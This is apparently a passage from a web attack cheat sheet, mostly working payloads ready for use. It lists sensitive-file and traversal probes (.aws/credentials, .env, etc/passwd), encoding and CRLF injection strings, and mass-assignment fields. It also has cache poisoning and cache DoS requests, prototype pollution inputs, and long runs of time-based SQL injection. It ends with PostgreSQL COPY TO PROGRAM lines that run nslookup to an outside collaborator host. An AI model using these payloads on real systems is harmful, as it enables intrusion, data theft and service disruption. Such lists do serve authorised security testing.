wls-wsat/CoordinatorPortType
ws_utc/config.do
console/css/%252e%252e%252fconsole.portal
uddiexplorer/SearchPublicRegistries.jsp
.//META-INF/MANIFEST.MF
.//WEB-INF/web.xml
.//WEB-INF/portlet.xml
.//WEB-INF/weblogic.xml
```

V2board AND Webmin

```
api/v1/user/info
password_change.cgi
```

Strapi

```
admin/strapiVersion
admin/plugins/users-permissions/auth/reset-password
```

WordPress

```
wp-login.php
wp-config.php.bak
xmlrpc.php
wp-cron.php
wp-content/debug.log
wp-config.php.save
wp-json/wp/v2/pages
wp-json/wp/v2/posts
```

Nuxeo

```
login.jsp
xx/..;/login.jsp
maintenance/..;/login.jsp
nuxeo/login.jsp
xx/..;/nuxeo/login.jsp
maintenance/..;/nuxeo/login.jsp
login.jsp/pwn${7+7}.xhtml
xx/..;/login.jsp/pwn${7+7}.xhtml
maintenance/..;/login.jsp/pwn${7+7}.xhtml
nuxeo/login.jsp/pwn${7+7}.xhtml
xx/..;/nuxeo/login.jsp/pwn${7+7}.xhtml
maintenance/..;/nuxeo/login.jsp/pwn${7+7}.xhtml
```

Attack Surface

8 - Grep Interesting Data

Express NodeJS Deserialization

X-Powered-By: Express

<pre>Cannot GET /</pre>

Set-Cookie: .*=eyJ

Java Deserialization in ViewState

javax.faces.ViewState

ViewState(.*)?H4sIAA

ViewState(.*)?rO0AB

(rO0AB|H4sIAA)

Json.Net Deserialization

deserialize AND Json.Net

Quick Testing

1 - Sensitive directories AND Files

groovyconsole
server-info
.aws/config
.aws/credentials
app.config
web.config
local.settings.json
hsqldb
dashboard
admin
settings.py
.DS_Store
elmah.axd
console
.config/.boto
.git
.git/config
conf
login
jkstatus
.env
status
server-status
servicedesk
actuator/env
_fragment
manager
Trace.axd
home
virtualjdbc
actuator/heapdump
////../../../../etc/passwd
////////../../../../etc/passwd
wp-admin/install.php
Wp-config.php~
phppgadmin
cgi-bin
phpmyadmin
phpinfo.php
adminer.php
db.xml
kibana
sqlite

Appsettings.json
.svn::$INDEX_ALLOCATION/entries
jkstatus;
install.php
login.jsp
.htaccess
portal
env.js
.svn/entries
config.js
credentials.db
actuator/gateway/routes
dbconsole
gateway/routes
.ssh
.aws/x/..;/config
asynchPeople
whoAmI
jmx-console
salesforce.js
90-local.conf
tmui/login.jsp
mifs
solr
.aws/x/../config
script
signup
dev
user.txt
users.txt
uploads
login.php

Quick Testing

2 - Injection Test

```
.
%2E
%252E
%25252E
/
%2F
%252F
%25252F
\
%5C
%255C
%25255C
%
%25
%2525
%252525
?
%3F
%253F
%25253F
;
%3B
%253B
%25253B
#
%23
%2523
%252523
@
%40
%2540
%252540
&
%26
%2526
%252526
%A0
%25A0
%2525A0
%20
%2520
%252520
%00
%2500
%252500
%FF
%25FF
%2525FF
%0d
%250d
%25250d
%0a
%250a
%25250a
```

Unicode Characters

```
%E3%80%82
%25E3%2580%2582
%2525E3%252580%252582
%E2%88%95
%25E2%2588%2595
%2525E2%252588%252595
%E2%88%96
%25E2%2588%2596
%2525E2%252588%252596
%D9%AA
%25D9%25AA
%2525D9%2525AA
%EF%B9%96
%25EF%25B9%2596
%2525EF%2525B9%252596
%EF%B9%94
%25EF%25B9%2594
%2525EF%2525B9%252594
%EF%BC%83
%25EF%25BC%2583
%2525EF%2525BC%252583
%EF%BC%A0
%25EF%25BC%25A0
%2525EF%2525BC%2525A0
%EF%BC%86
%25EF%25BC%2586
%2525EF%2525BC%252586
%E5%98%8D
%25E5%2598%258D
%2525E5%252598%25258D
%E5%98%8A
%25E5%2598%258A
%2525E5%252598%25258A
```

```
%20HTTP/7.7%0dHeader:
%20HTTP/7.7%0aHeader:
%20HTTP/7.7%0d%0aHeader:
%2520HTTP/7.7%250dHeader:
%2520HTTP/7.7%250aHeader:
%2520HTTP/7.7%250d%250aHeader:
%252520HTTP/7.7%25250dHeader:
%252520HTTP/7.7%25250aHeader:
%252520HTTP/7.7%25250d%25250aHeader:
../?
..\?
%2E%2E%2F%3F
%2E%2E%5C%3F
%252E%252E%252F%253F
%252E%252E%255C%253F
%25252E%25252E%25252F%25253F
%25252E%25252E%25255C%25253F
..;/?
..;\?
%2E%2E%3B%2F%3F
%2E%2E%3B%5C%3F
%252E%252E%253B%252F%253F
%252E%252E%253B%255C%253F
%25252E%25252E%25253B%25252F%25253F
%25252E%25252E%25253B%25255C2525%3F
.BURPCollaborator?
%2EBURPCollaborator%3F
%252EBURPCollaborator%253F
%25252EBURPCollaborator%25253F
@BURPCollaborator?
%40BURPCollaborator%3F
%2540BURPCollaborator%253F
%252540BURPCollaborator%25253F
```

Quick Testing

3 - SSPP AND Mass Assignment Detection

access_level
account_id
account_status
account_type
activation_code
admin
api_key
auth_token
bank_account
billing_address
birthplace
card_cvc
card_expiry
card_number
certification
company
company_id
created_at
created_by
credit_score
date_of_birth
degree
deleted_at
deleted_by
department
department_id
driver_license
education
email
employment_status
expenses
experience
fax_number
gender
group
iban
income
invoice_id
is_admin
is_moderator
is_staff
is_superuser
item_id
last_login
login_attempts
manager
manager_id
marital_status
membership
mfa_enabled
nationality
order_id
organization
organization_id
otp
owner
owner_id
passport_number
password
password_hash
password_salt
payment_method
payment_status
permissions
phone_number
plan
privileges
profile_id
project
project_id
reference
reset_token
role
routing_number
salary
security_answer
security_question
session_token
shipping_address
skill
social_security_number
status
subscription
swift_code
task
task_id
tax_id
team
team_id
tier
transaction_id
two_factor_enabled
updated_at
updated_by
user_group
user_id
user_role
user_type
username
website

```
{"Parameter":"Value","FUZZ":"something"}
{"Parameter":"Value\",\"FUZZ\":\"something"}
```

admin
true
1

```
Parameter=Value&FUZZ=Value%23
Parameter=Value%26FUZZ=Value%23
Parameter=Value&FUZZ=Value%2523
Parameter=Value%2526FUZZ=Value%2523
Parameter=Value&FUZZ=Value%252523
Parameter=Value%252526FUZZ=Value%252523
```

Web Cache Poisoning

1 - Web Cache Detection

Session Handling :

Rule Description = add random data
Rule actions :
1 - set parameter _parameter=#RANDOMNUMBER#
2 - set cookie _cookie=#RANDOMNUMBER#
3 - set header User-Agent: Mozilla/#RANDOMNUMBER#
4 - Invoke Burp Extension Randomizer
Tools Scope = mark all
URL scope = Include all URLs

```
Pragma: akamai-x-cache-on,akamai-x-check-cacheable,akamai-x-get-cache-key,akamai-x-get-extracted-values,akamai-x-get-true-cache-key,akamai-x-get-request-id,akamai-x-get-client-ip
```

```
Fastly-Debug: 1
```

Age
CDN-Cache
CF-Cache-Status
Cdn_Cache_Status
Server-Timing
X-Cache
X-Cache-Info
X-Cache-Remote
X-Check-Cacheable
X-Drupal-Cache
X-Drupal-Dynamic-Cache
X-Proxy-Cache
X-Rack-Cache
Akamai-Cache-Status

Web Cache Poisoning

2 - Web Cache Poisoning Unkey Headers Detection

```
Referer
X-Wap-Network-Client-Ip
X-Wap-Client-Ip
X-Wap-Profile
X-True-Ip
X-Rewrite-Url
X-Remote-Ip
X-Remote-Addr
X-Real-Ip
X-Real-Host
X-Proxyuser-Uri
X-Proxyuser-Ip
X-Proxyuser-Host
X-Originating-Ip
X-Originating-Host
X-Original-User-Agent
X-Original-Url
X-Original-Referer
X-Original-Host
X-Original-Forwarded-For
X-Original-Cookie
X-Host
X-Http-Forwarded-For
X-Forwarded-Uri
X-Forwarded-Server
X-Forwarded-Path
X-Forwarded-Host
X-Forwarded-For
X-Forwarded-For-Original
X-Forwarded-Client-Ip
X-Forwarded-By
X-Cluster-Client-Ip
X-Client-Ip
True-Client-Ip
Forwarded
Fastly-Client-Ip
Client-Ip
Cf-Connecting-Ip
Akamai-Client-Ip
```

```
REFERER
X-WAP-NETWORK-CLIENT-IP
X-WAP-CLIENT-IP
X-WAP-PROFILE
X-TRUE-IP
X-REWRITE-URL
X-REMOTE-IP
X-REMOTE-ADDR
X-REAL-IP
X-REAL-HOST
X-PROXYUSER-URI
X-PROXYUSER-IP
X-PROXYUSER-HOST
X-ORIGINATING-IP
X-ORIGINATING-HOST
X-ORIGINAL-USER-AGENT
X-ORIGINAL-URL
X-ORIGINAL-REFERER
X-ORIGINAL-HOST
X-ORIGINAL-FORWARDED-FOR
X-ORIGINAL-COOKIE
X-HOST
X-HTTP-FORWARDED-FOR
X-FORWARDED-URI
X-FORWARDED-SERVER
X-FORWARDED-PATH
X-FORWARDED-HOST
X-FORWARDED-FOR
X-FORWARDED-FOR-ORIGINAL
X-FORWARDED-CLIENT-IP
X-FORWARDED-BY
X-CLUSTER-CLIENT-IP
X-CLIENT-IP
TRUE-CLIENT-IP
FORWARDED
FASTLY-CLIENT-IP
CLIENT-IP
CF-CONNECTING-IP
```

2 - Web Cache Poisoning Unkey Headers Detection

```
referer
x-wap-network-client-ip
x-wap-client-ip
x-wap-profile
x-true-ip
x-rewrite-url
x-remote-ip
x-remote-addr
x-real-ip
x-real-host
x-proxyuser-uri
x-proxyuser-ip
x-proxyuser-host
x-originating-ip
x-originating-host
x-original-user-agent
x-original-url
x-original-referer
x-original-host
x-original-forwarded-for
x-original-cookie
x-host
x-http-forwarded-for
x-forwarded-uri
x-forwarded-server
x-forwarded-path
x-forwarded-host
x-forwarded-for
x-forwarded-for-original
x-forwarded-client-ip
x-forwarded-by
x-cluster-client-ip
x-client-ip
true-client-ip
forwarded
fastly-client-ip
client-ip
cf-connecting-ip
```

```
X_Wap_Network_Client_Ip
X_Wap_Client_Ip
X_Wap_Profile
X_True_Ip
X_Rewrite_Url
X_Remote_Ip
X_Remote_Addr
X_Real_Ip
X_Real_Host
X_Proxyuser_Uri
X_Proxyuser_Ip
X_Proxyuser_Host
X_Originating_Ip
X_Originating_Host
X_Original_User_Agent
X_Original_Url
X_Original_Referer
X_Original_Host
X_Original_Forwarded_For
X_Original_Cookie
X_Host
X_Http_Forwarded_For
X_Forwarded_Uri
X_Forwarded_Server
X_Forwarded_Path
X_Forwarded_Host
X_Forwarded_For
X_Forwarded_For_Original
X_Forwarded_Client_Ip
X_Forwarded_By
X_Cluster_Client_Ip
X_Client_Ip
True_Client_Ip
Fastly_Client_Ip
Client_Ip
Cf_Connecting_Ip
```

Web Cache Poisoning

3 - Web Cache Poisoning Unkey Cookie Detection

```
GET / HTTP/1.1
Host: www.company.com
Cookie: FUZZ=xxxxxx;
```

Web Cache Poisoning

4 - Web Cache Poisoning Unkey Parameters Detection

```
GET /?FUZZ=xxxxxx HTTP/1.1
Host: www.company.com
```

```
GET /?parameter=yy&FUZZ=xxxxxx;parameter=zzzzz HTTP/1.1
Host: www.company.com
```

Web Cache Poisoning

5 - Web Cache Poisoning Fat GET Detection

```
GET /?parameter=xxxxxx HTTP/1.1
Host: www.company.com

parameter=yyyyyy
```

Web Cache Poisoning

6 - Web Cache Poisoning URL Normalization Detection

```
GET /cache<h1>OK</h1> HTTP/1.1
Host: www.company.com
```

```
GET /cache/../NOTCache HTTP/1.1
Host: www.company.com
```

```
GET /cache/%2e%2e%2fNOTCache HTTP/1.1
Host: www.company.com
```

```
GET /cache/%252e%252e%252fNOTCache HTTP/1.1
Host: www.company.com
```

7 - Web Cache Poisoning Unkey Port Detection

```
GET / HTTP/1.1
Host: www.company.com:123
```

Web Cache Deception

1 - Web Cache Deception Detection

```
GET /user-Info HTTP/1.1
Host: www.company.com
```

```
GET /user-Info/file.css HTTP/1.1
Host: www.company.com
```

```
.css
/.css
/;.css
/file.css
%2Ffile.css
%25%32%46file.css
%3Ffile.css
%25%33%46file.css
%0Afile.css
%0Dfile.css
%0A%0Dfile.css
%09%0A%0Dfile.css
%25%30%41file.css
%25%30%30file.css
%3Bfile.css
%25%33%42file.css
%23file.css
%25%32%33file.css
```

user-Info

Self-XSS

Cache Rule

```
/
.
?
:
#
[
]
@
!
$
&
"
(
)
*
+
,
;
=
```

Cache Rule

Path Traversal | user-Info

Self-XSS

Cache Rule | Path Traversal | user-Info

Cache Rule | Path Traversal | Self-XSS

Web Cache Deception

1 - Web Cache Poisoning DOS Detection

```
GET /cache HTTP/1.1
Host: www.company.com
\: aaaaaaaaaaaa
```

```
GET /cache HTTP/1.1
Host: www.company.com
User-Agent: %0d
```

```
GET /cache HTTP/1.1
Host: www.company.com
X-HTTP-Method-Override: HEAD
```

```
GET /cache HTTP/1.1
Host: www.company.com
X-Method-Override: HEAD
```

```
GET /cache HTTP/1.1
Host: www.company.com
X-HTTP-Method: HEAD
```

```
GET /cache HTTP/1.1
Host: www.company.com
User-Agent: aaaaaaaaaaaa 20KB aaaaaaaaaaaa
```

Web Cache Deception

1 - Web Cache Poisoning DOS Detection

```
GET /cache HTTP/1.1
Host: www.company.com
X-Forwarded-Scheme: https
```

```
GET /cache HTTP/1.1
Host: www.company.com
host: www.company.com
```

```
GET /cache HTTP/1.1
Host: www.company.com
X-Forwarded-Port: 88888
```

```
GET /cache HTTP/1.1
Host: www.company.com
X-Forwarded-SSL: aaaaaaaaaaaaaaa
```

```
GET /cache HTTP/1.1
Host: www.company.com
Upgrade: aaaaaaaaaaaa
```

```
GET /cache HTTP/1.1
Host: www.company.com
Referer: aaaaaaaaaaaa
Referer: aaaaaaaaaaaa
```

Web Cache Deception

1 - Web Cache Poisoning DOS Detection

```
GET /cache HTTP/1.1
Host: www.company.com
X-Timer: aaaaaaaaaaaa 20KB aaaaaaaaaaaa
```

```
GET /cache HTTP/1.1
Host: www.company.com
X-Forwarded-Scheme: aaaaaaaaaaaa 20KB aaaaaaaaaaaa
```

```
GET /cache HTTP/1.1
Host: www.company.com
X-Forwarded-Port: aaaaaaaaaaaa 20KB aaaaaaaaaaaa
```

```
GET /cache HTTP/1.1
Host: www.company.com
X-Forwarded-SSL: aaaaaaaaaaaa 20KB aaaaaaaaaaaa
```

```
GET /cache HTTP/1.1
Host: www.company.com
Connection: keep-alive, aaaaaaaaaaaa 20KB aaaaaaaaaaaa
```

Prototype Pollution

1 - Prototype Pollution Detection

```
constructor.prototype.X=Y
constructor[prototype][X]=Y
```

```
__proto__.X=Y
__proto__[X]=Y
```

```
,"__proto__": {
    "json spaces":10
}
```

```
,"constructor": {
    "prototype": {
            "json spaces":10
    }
}
```

SQL Injection

1 - SQL Injection Detection

OR 1=5 --

' OR 1=5 --

" OR 1=5 --

"XOR(if(now()=sysdate(),sleep(15),0))OR

"XOR(if(now()=sysdate(),sleep(15),0))XOR"X

'	' --	')	') --	'))	')) --
\'	\' --	\')	\') --	\'))	\')) --
"	" --	")	") --	"))	")) --
"	" --	")	") --	"))	")) --
\"	\" --	\")	\") --	\"))	\")) --
""	"" --	"")	"") --	""))	"")) --

if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR'"XOR(if(1=1,sleep(15),0))OR"*/

(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/

+if(now()=sysdate(),sleep(15),0) --

'XOR(if(now()=sysdate(),sleep(15),0))OR

'XOR(if(now()=sysdate(),sleep(15),0))XOR'X

+waitfor delay '0:0:15' --

'; waitfor delay '0:0:15' --

"; waitfor delay "0:0:15" --

SQL Injection

2 - SQL Injection Headers Detection

```
User-Agent: (select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
X-Forwarded-Server: (select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
X-Forwarded-Host: (select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
X-Forwarded-For: (select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
True-Client-IP: (select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
X-Client-IP: (select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
X-Real-IP: (select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
Referer: (select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
```

```
User-Agent: 'XOR(if(now()=sysdate(),sleep(15),0))OR
X-Forwarded-Server: 'XOR(if(now()=sysdate(),sleep(15),0))OR
X-Forwarded-Host: 'XOR(if(now()=sysdate(),sleep(15),0))OR
X-Forwarded-For: 'XOR(if(now()=sysdate(),sleep(15),0))OR
True-Client-IP: 'XOR(if(now()=sysdate(),sleep(15),0))OR
X-Client-IP: 'XOR(if(now()=sysdate(),sleep(15),0))OR
X-Real-IP: 'XOR(if(now()=sysdate(),sleep(15),0))OR
Referer: 'XOR(if(now()=sysdate(),sleep(15),0))OR
```

```
User-Agent: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
X-Forwarded-Server: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
X-Forwarded-Host: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
X-Forwarded-For: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
True-Client-IP: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
X-Client-IP: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
X-Real-IP: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
Referer: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
```

```
User-Agent: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR'"XOR(if(1=1,sleep(15),0))OR"*/
X-Forwarded-Server: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR'"XOR(if(1=1,sleep(15),0))OR"*/
X-Forwarded-Host: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR'"XOR(if(1=1,sleep(15),0))OR"*/
X-Forwarded-For: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR'"XOR(if(1=1,sleep(15),0))OR"*/
True-Client-IP: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR'"XOR(if(1=1,sleep(15),0))OR"*/
X-Client-IP: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR'"XOR(if(1=1,sleep(15),0))OR"*/
X-Real-IP: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR'"XOR(if(1=1,sleep(15),0))OR"*/
Referer: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR'"XOR(if(1=1,sleep(15),0))OR"*/
```

SQL Injection

3 - SQL Injection Fuzzing Detection

Portswigger SQLI Cheatsheet

Tib3rius SQLI Cheatsheet

Invicti SQLI Cheatsheet

```
+
%20
'
\'
"
"
\"
"""
`
\`
``
)
')
\')
")
;
';
")
\")
"))
";
`)
\`)
``)
`;
'))
\'))
"))
');
"))
\"))
"""))
");
`))
\`))
``))
`);
')))
\')))
")))
'));
")))
\")))
""")))
"));
`)))
\`)))
``)))
`));
```

FIX Syntax + Comment

FIX Syntax + Logic Condition + Query + Comment

1=1
1=2
1=5

-- comment
#comment
/*comment*/

+
OR+
AND+
XOR()
||

SLEEP(10)
PG_SLEEP(10)
RANDOMBLOB(1000000000/2)
WAITFOR DELAY '0:0:10'
DBMS_PIPE.RECEIVE_MESSAGE('RANDSTR',10)

SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a'||dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual
IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END
SELECT IF(YOUR-CONDITION-HERE,SLEEP(10),'a')

AND SLEEP(10)=0
AND 'RANDSTR'||PG_SLEEP(10)='RANDSTR'
AND 1337=(CASE WHEN (1=1) THEN (SELECT COUNT(*) FROM sysusers AS sys1,sysusers AS sys2,sysusers AS sys3,sysusers AS sys4,sysusers AS sys5,sysusers AS sys6,sysusers AS sys7) ELSE 1337 END)
AND 1337=(CASE WHEN (1=1) THEN DBMS_PIPE.RECEIVE_MESSAGE('RANDSTR',10) ELSE 1337 END)
AND 1337=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))

SQL Injection

4 - TIME-Based AND DNS Exfiltration SQL Injection Payloads

PostgreSQL

```
;PG_SLEEP(15)+--
);PG_SLEEP(15)+--
));PG_SLEEP(15)+--
)));PG_SLEEP(15)+--
';PG_SLEEP(15)+--
');PG_SLEEP(15)+--
'));PG_SLEEP(15)+--
')));PG_SLEEP(15)+--
";PG_SLEEP(15)+--
");PG_SLEEP(15)+--
"));PG_SLEEP(15)+--
")));PG_SLEEP(15)+--
`;PG_SLEEP(15)+--
`);PG_SLEEP(15)+--
`));PG_SLEEP(15)+--
`)));PG_SLEEP(15)+--
;SELECT+PG_SLEEP(15)+--
);SELECT+PG_SLEEP(15)+--
));SELECT+PG_SLEEP(15)+--
)));SELECT+PG_SLEEP(15)+--
';SELECT+PG_SLEEP(15)+--
');SELECT+PG_SLEEP(15)+--
'));SELECT+PG_SLEEP(15)+--
')));SELECT+PG_SLEEP(15)+--
";SELECT+PG_SLEEP(15)+--
");SELECT+PG_SLEEP(15)+--
"));SELECT+PG_SLEEP(15)+--
")));SELECT+PG_SLEEP(15)+--
`;SELECT+PG_SLEEP(15)+--
`);SELECT+PG_SLEEP(15)+--
`));SELECT+PG_SLEEP(15)+--
`)));SELECT+PG_SLEEP(15)+--
+UNION+SELECT+PG_SLEEP(15)+--
)+UNION+SELECT+PG_SLEEP(15)+--
))+UNION+SELECT+PG_SLEEP(15)+--
)))+UNION+SELECT+PG_SLEEP(15)+--
'+UNION+SELECT+PG_SLEEP(15)+--
')+UNION+SELECT+PG_SLEEP(15)+--
'))+UNION+SELECT+PG_SLEEP(15)+--
')))+UNION+SELECT+PG_SLEEP(15)+--
"+UNION+SELECT+PG_SLEEP(15)+--
")+UNION+SELECT+PG_SLEEP(15)+--
"))+UNION+SELECT+PG_SLEEP(15)+--
")))+UNION+SELECT+PG_SLEEP(15)+--
`+UNION+SELECT+PG_SLEEP(15)+--
`)+UNION+SELECT+PG_SLEEP(15)+--
`))+UNION+SELECT+PG_SLEEP(15)+--
`)))+UNION+SELECT+PG_SLEEP(15)+--
;(SELECT+1+FROM+PG_SLEEP(15))+--
);(SELECT+1+FROM+PG_SLEEP(15))+--
));(SELECT+1+FROM+PG_SLEEP(15))+--
)));(SELECT+1+FROM+PG_SLEEP(15))+--
';(SELECT+1+FROM+PG_SLEEP(15))+--
');(SELECT+1+FROM+PG_SLEEP(15))+--
'));(SELECT+1+FROM+PG_SLEEP(15))+--
')));(SELECT+1+FROM+PG_SLEEP(15))+--
";(SELECT+1+FROM+PG_SLEEP(15))+--
");(SELECT+1+FROM+PG_SLEEP(15))+--
"));(SELECT+1+FROM+PG_SLEEP(15))+--
")));(SELECT+1+FROM+PG_SLEEP(15))+--
`;(SELECT+1+FROM+PG_SLEEP(15))+--
`);(SELECT+1+FROM+PG_SLEEP(15))+--
`));(SELECT+1+FROM+PG_SLEEP(15))+--
`)));(SELECT+1+FROM+PG_SLEEP(15))+--
+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
)+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
))+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
)))+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
'+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
')+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
'))+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
')))+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
"+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
")+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
"))+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
")))+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
`+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
`)+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
`))+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
`)))+AND+123=(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
)+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
))+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
)))+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
'+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
')+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
'))+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
')))+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
"+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
")+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
"))+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
")))+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
`+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
`)+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
`))+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
`)))+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
)+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
))+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
)))+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
'+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
')+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
'))+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
')))+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
"+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
")+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
"))+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
")))+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
`+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
`)+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
`))+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
`)))+UNION+SELECT+(CASE+WHEN+(1=1)+THEN+(SELECT+123+FROM+PG_SLEEP(15))+ELSE+1337+END)+--
;COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
);COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
));COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
